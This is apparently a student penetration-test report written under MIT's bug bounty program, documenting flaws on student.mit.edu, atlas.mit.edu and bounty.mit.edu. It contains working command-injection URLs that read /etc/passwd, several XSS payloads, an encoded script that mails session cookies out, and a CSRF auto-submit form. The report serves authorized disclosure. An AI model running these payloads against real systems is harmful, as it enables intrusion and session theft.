Attack Oriented Security Vulnerability Assessment on MIT Web Applications

6.858 2017 Spring
Final Project
jaehyung@mit.edu

Overview

The goal of this project is to attempt conducting structured penetration test & security assessment on MIT web applications, and try to find vulnerabilities in it. The project will have coverage of not only reporting security finding(s), but also review of secure implementation, configuration and operation of target applications. This project will consist of using an automated or manual toolset within allowed scope of testing defined by MIT bug bounty program.

MIT Bug Bounty Program & Test Coordination

The MIT Bug Bounty program is an experimental program aiming to improve MIT's online security and foster a community for students to research and test the limits of cyber security in a responsible fashion. To make this final project as more productive and less malicious, I contacted number of persons who are involved in the program and also MIT IST to have agreed to conduct this assessment which might turn out to be malicious at any point.

Scope of Testing

To minimize risk and control this security assessment, I was given following test environment which The MIT Bug Bounty program currently allows and encourages finding security vulnerability:

- https://student.mit.edu/*
- https://atlas.mit.edu/*
- ~~https://learning-modules.mit.edu/*~~ [1]
- https://bounty.mit.edu/*

[1] This domain was found no longer existing.

Vulnerability Detection: OS Command Injection

OS command injection vulnerability found at ***http://student.mit.edu/catalog/index.cgi***. To exploit this issue, attacker supplies operating system commands through a "***Subject Search***" functionality in order to execute as illustrated in *Figure 1*. The web interface of the search functionality is not properly sanitized is subject to this exploit. With the ability to execute OS commands, the attacker can view, create, download files to the web server.[2]

The exploitation technique requires fetching **"'|** (*double quote*, *single quote and pipe*) before sending Linux OS command. As start, crafted ping command injection was tested against the injection point as




Figure 1




Figure 2

http://student.mit.edu/catalog/search.cgi?search=nosuchstring%27|ping%20c%2021%20127.0.0.1%20%23&style=verbatim.

As seen left *Figure 2*, it displays nothing on screen but indicates "26 subjects found". Furthermore, ping results can be found inside of HTML as non-displaying data. At this point, it is obvious that command injection runs on server side and results are returned back to client browser.

As next step, I crafted OS command injection to access */etc/passwd* file such as *?search=nosuchstring'|cat /etc/passwd %23&style=verbatim*

[2] https://www.owasp.org/index.php/Command_Injection

As seen right *Figure 3*, the HTML source contains all of results of running the command. Some of look a like user IDs were found from the results such as badams, robertac, llarson etc.

The names can be searchable through MIT people directory site as email address and confirmed they are working at Information Systems & Technology as Application Architecture.

Below *Figure 4* illustrates run **ls** command on web server directory. As seen, the file "**abcde**" created by touch command can be found by running **ls** command.




Figure 3




Figure 4

Even if *Figure 4* does not illustrate, I could run OS command ***wget*** internet file on web server.

Since MIT bug bounty program does NOT allow performing any test that will disrupt services, or impair students' abilities to use them, the exploits conducted within non-destructive range such as ping, cat, touch etc.

Please note that I reported this particular issue to Bug Bounty Program once I complete this documentation. Currently, IST is looking at this issue.

Vulnerability Detection: Reflective Cross-Site Scripting

Reflected cross-site scripting vulnerabilities arise when user input data is returned back to user browser without proper filtering. An attacker can abuse the vulnerability to construct a request that will cause JavaScript code supplied by the attacker to execute within the user's browser. Within the test scope, following locations found as vulnerable to reflective Cross-Site Scripting:[3]

- *student.mit.edu/catalog/editcookie.cgi?add=6.00<script>alert(1)</script>*
- *student.mit.edu/catalog/editcookie.cgi?add=6.00&<script>alert(1)</script>=1*
- *student.mit.edu/cgi-bin/sfprwmai.sh?address=&title=WebSIS<a%20b%3dc>*
- *student.mit.edu/cgi-bin/sfprwmai.sh?address="><a%20b%3dc>&title=WebSIS*
- *student.mit.edu/cgi-bin/sppwsho1_upd.sh*
  POST Request Variable [country=USA <script>alert(1)<%2fscript>]
- *student.mit.edu/cgi-bin/sppwsho1_upd.sh*
  POST Request Variable [state=NJ <script>alert(1)<%2fscript>]
- *student.mit.edu/cgi-bin/sppwstrm_upd.sh*
  POST Request Variable [country=USA
  <IMG%20SRC%3D%27vbscript%3Amsgbox%28"XSS"%29%27>]
- *student.mit.edu/cgi-bin/sppwstrm_upd.sh*
  POST Request Variable [state=NJ
  <IMG%20SRC%3D%27vbscript%3Amsgbox%28"XSS"%29%27>]

In *Figure 5*, it can simply send GET request to *student.mit.edu/catalog/editcookie.cgi?add=6.00<script>alert(1)</script>*, then the server redirects the page with setting the XSS attack string within the session cookie to /catalog/viewcookie.cgi. Then the page embeds the cookie within the HTML body so that the script can be launched.

All of the XSS found locations have limitation to extend the attack more than simply launching *alert()* function for specific character encoding such as = or # character limit of user input.

Throughout testing, I could find "MIT Subject Listing & Schedule My Course Selections" page @ http://student.mit.edu/catalog/viewcookie.cgi stores and processes class registration data within its cookie.




Figure 5

[3] https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Surprisingly there is email sending page in *student.mit.edu*. The address is */cgi-bin/sfprwmai.sh?address=websis-notify@mit.edu&title=WebSIS*. It supposed to send email to WebSIS about questions or notification. Throughout playing, I could find the email send page allows user sending email by setting any sender and receiver with any kind of message by manipulation.

I injected URL encoded value of the script




Figure 7

%0D%0A%3Cscript%3E%0D%0Avar%20x%20=%20new%20XMLHttpRequest%28%29%3B%0D%0Avar%20y%20%3D%20%22from%3D%26to%3D%26cc%3D%26subject%3Dcookiestolen%26message%3D%22%2bencodeURIComponent%28document.cookie%29%2b%22%26url%3D%22%3B%0D%0Ax.open%28%22POST%22%2C%22http%3A%2f%2fstudent.mit.edu%2fcgi-bin%2fsfprwsnd.sh%3Fjaehyung@mit.edu%22%2Ctrue%29%3B%0D%0Ax.setRequestHeader%28%22Content-type%22%2C%22application%2fx-www-form-urlencoded%22%29%3B%0D%0Ax.setRequestHeader%28%22Content-length%22%2Cy.length%29%3B%0D%0Ax.send%28y%29%3B%0D%0A%3C%2fscript%3E




Figure 8

into ***chosensubjs_cookie*** as illustrated in *Figure 7*. If the victim browser with the malicious cookie set visits the "MIT Subject Listing & Schedule My Course Selections" page, then the embedded javascript runs. It sends email request with cookie information of the document.

Figure 8 illustrates the POST request sent by the injected javascript Please note that the POST request body contains cookies in document object. To create the request, I encoded them to URL encoded.

Figure 9 illustrates email received. As seen, the email body contains session cookies. Please note the test browser did not go many different area of application for this particular test demonstration. If victim visits other areas and browser sets more cookies, then attacker can gather more number and valuable cookies.




Figure 9

Vulnerability Detection: Cross-Site Tracing

A Cross-Site Tracing (XST) attack involves the use of Cross-site Scripting (XSS) and the TRACE or TRACK HTTP methods. According to RFC 2616, "TRACE allows the client to see what is being received at the other end of the request chain and use that data for testing or diagnostic information.". XST could be used as a method to steal user's cookies via Cross-site Scripting (XSS) even if the cookie has the "HttpOnly" flag set and/or exposes the user's Authorization header.[4]




Figure 10




Figure 11

Figure 10 illustrates the TRACE request sent by user proxy. Figure 11 illustrates the server response from the TRACE request. Server response contains all the TRACE request header includes all session information. Based on research, recently there is security finding about sending TRACE request in Microsoft Edge version 38.14393.0.0 (EdgeHTML 14.14393). For time constraints, I could not generate this attack on the particular environment.[5]

I included HTML code with TRACE request to the server. Please note that this particular server only reflect back HTTP header which has : as delimiter. Therefore, I crafted HTML as illustrated in *Figure 12*.




Figure 12




Figure 13

In Figure 13, server response contains all header including the crafted HTML. Please note that all the delimiters were commented out as treated HTML in user browser. Of course, the script launched!

[4] https://www.owasp.org/index.php/Cross_Site_Tracing
[5] https://www.securify.nl/advisory/SFY20170101/microsoft_edge_fetch_api_allows_setting_of_arbitrary_request_headers.html

Vulnerability Detection: Cross-Site Request Forgery

Throughout testing, I hardly found server implemented Cross-Site Request Forgery attack preventive token within the testing scope. CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.[6] CSRF has never been out of OWASP Top 10 since it becomes security industry standard. If target application does not implement CSRF token, then it is very obvious it is vulnerable to CSRF. However, for simple demonstration, I created following two test cases.

In *atlas.mit.edu/atlas/Main.action* page, user can update and remove their photo. As seen Figure 14, this photo will be used for people search. Since target application cannot verify origination of the request, attacker create simple HTML with form tag to invoke victim's browser to send upload or delete existing photo such as:




Figure 14

```
<form method='POST' id='transferform' name='transferform'
action='https://atlas.mit.edu/atlas/RemovePhoto.action'>
<input type='submit' name='submission' value='Send'>
</form>
<script>
document.getElementById('transferform').submit();
</script>
```




Figure 15

Once the form loaded on victim's browser, it sends POST request to /atlas/RemovePhoto.action. Since the browser will send session IDs within the POST request, server cannot distinguish if user made the request or was forced sending the request by CSRF attack.

As the results, user's photo is found non-existing any longer by refresh site as seen in *Figure 15*.

[6] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

As the same way, I confirmed attacker can craft multi-part form tag to upload user picture in technical way. I could not complete all the implementation since the form tag and image import from online process was fragile and cannot be generalized easily.

This kind of attack was possible literally most of data upload functionalities in scope of the test.




Figure 16




Figure 17

Bug Bounty Site was the only site which implements CSRF token to prevent CSRF attack. However, their implementation was found incorrect.

Based on OWASP, the minimum requirement of CSRF token is that the value should be changed to other random value with strong entropy whenever session ID changes / updated.

The Bug Bounty Site changes the value of CSRF token in every user transaction.

This application behavior supposed to ensure more security for CSRF attack. However, I found all previous CSRF token value can be re-used with current token. In other words, as user utilizing web application, there are more and more valid CSRF token generated.

Therefore, once new CSRF token generated, then previous token should be unpaired with associated session ID(s) and discarded.[7]




Figure 18

[7] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

Potential Vulnerability: Session Management

Throughout testing, I noticed that some of important session IDs such as 2 Factor Authentication – Single Sign On Session ID is set to client browser without HTTPOnly attribute. Without HTTPOnly attribute javascript can access the session ID value and attacker leverage such a vulnerability to steal cookie via XSS as shown above. In *Figure 19* illustrates ***_shibsession_...*** session ID which is SSO cookie is set without HTTPOnly attribute.




Figure 19




Figure 20

In *Figure 20*, in secure channel (HTTPS), server sets ***BIGipServerwebsis-ts-https*** session ID before redirect client browser to SAML authentication. As seen, server does not set *SECURE* attribute on session setting. Please note that the session value contains server internal IP address. The first part of 1479477522.47873.0000 can be converted to IP address as ***18.9.47.88***. As known, MIT's IP address start 18. .[8] Throughout this review, I found out may of logout functionality is not correctly implemented.

In case of ***atlas.mit.edu***, when user clicks logout button, server side does not take any proper action such as terminate session ID etc. It only replaces JSESSIONID value. However, the authentication maintained by ***_shibsession_*** session ID - SSO. Hence, if a user uses public computer to access the atlas application and logout button and left the browser open, malicious user can click back button to take over the alive session. As best practice, at least server response attempt removing all the valid session IDs such as immediate expiration etc.[9]




Figure 21

[8] https://en.wikipedia.org/wiki/F5_Networks

[9] https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

Potential Vulnerability: Database Information Disclosure

Throughout testing, I found application server returns database related error message. I attempt conducting SQL injection based on the DB error, but the injection point I found was not related to dynamic SQL query generation, but more likely data type error. However, in hacker's point of view, detailed DB error message such as ***Oracle Hyperion 11.1.2.2.0.110*** as illustrated in *Figure 22* can be utilized as stepping stone to other attacks. Based on CVE[10], this particular Oracle server had reported multiple vulnerabilities in 2014.




Figure 22




Figure 23

In *Figure 23*, internal DB error discloses column names and its data specification in detail.


I ran SQLMap on the injection points which returns such DB errors, however, I could not make the attack successful.

[10] https://www.cvedetails.com/cve/CVE-2014-0367/

Conclusion

In this report, I brought only significant and obvious security based on industry security standard such as OWASP Top 10. On top of security issues listed in this document, I could also note several security holes within and also out of the testing scope such as “Pages are vulnerable to Clickjacking attack”, “*Web Page Caching*”, “*Sensitive Information Passing within GET Request*”, “*Credential Input Field enabled Auto Complete*” etc. Even if the finding itself might not be interested like Command Injection, XSS or CSRF attack, it could be abused as stepping stone to riskier attack.

Throughout this project, I had to have hard time not only for finding security issue but also many restrictions for security review. Since the test environment itself is currently public live site, I had to keep my assessment as minimum as possible.


The State of Your Submission Has Changed

MIT Bug Bounty [bounty@bounty.mit.edu] Actions

To: Jae Hyung Lee

Friday, May 12, 2017 10:11 PM

Hello,

Thank you for your patience- We have now confirmed the validity of the OS command injection vulnerability you described, and have triaged the issue to be fixed. You should hear back in the near future about a bounty amount for this report.

Thanks for helping keep MIT secure!
-The MIT Bug Bounty Team

As seen this report, there are still many security vulnerabilities in MIT sites and I could even see security findings which reported in previous years 6.858 final projects. I believe MIT should encourage more student to participate the Bug Bounty Program and also needs to be active to fix security issues.